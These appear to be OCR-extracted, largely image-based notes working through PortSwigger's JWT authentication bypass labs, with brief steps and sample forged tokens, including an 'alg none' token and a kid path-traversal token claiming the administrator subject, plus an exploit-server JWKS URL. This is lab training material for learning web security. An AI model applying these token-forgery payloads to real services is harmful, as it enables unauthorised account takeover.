


▼


▼ **JWT attacks**

▼ https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-unverified-signature






then put this JWT in cookie's values




▼ https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification





change the value

: eyJraWQiOiI3ZWQyODc2NS04MmExLTQzZTEtYjM2Mi04MmU3OTJjNzcxNWEiLCJhbGciOiJub25lIn0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0MzYxNjM5




▼ https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-weak-signing-key








in last past this hash in to cookie’s values




▼ https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection










▼ https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jku-header-injection







URL: https://exploit-0a8e0028046fb75580819330016900ee.exploit-server.net/exploit/jwks.json










▼ https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-kid-header-path-traversal











copy the session cookie :

eyJraWQiOiluLi8uLi8uLi8uLi8uLi9kZXYvbnVsbCIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0Mzc0NTk2MCwic3ViIjoiYWRtaW5pc3RyYXRvciJ9.FF6hQqKJJSCUUMToMaXr5VgA7kql3vDxVS_-vW3zc1A

past it




▼ https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion




make new symmetric key

copy this key and past it here




click PEM and copy they public key and click ok!



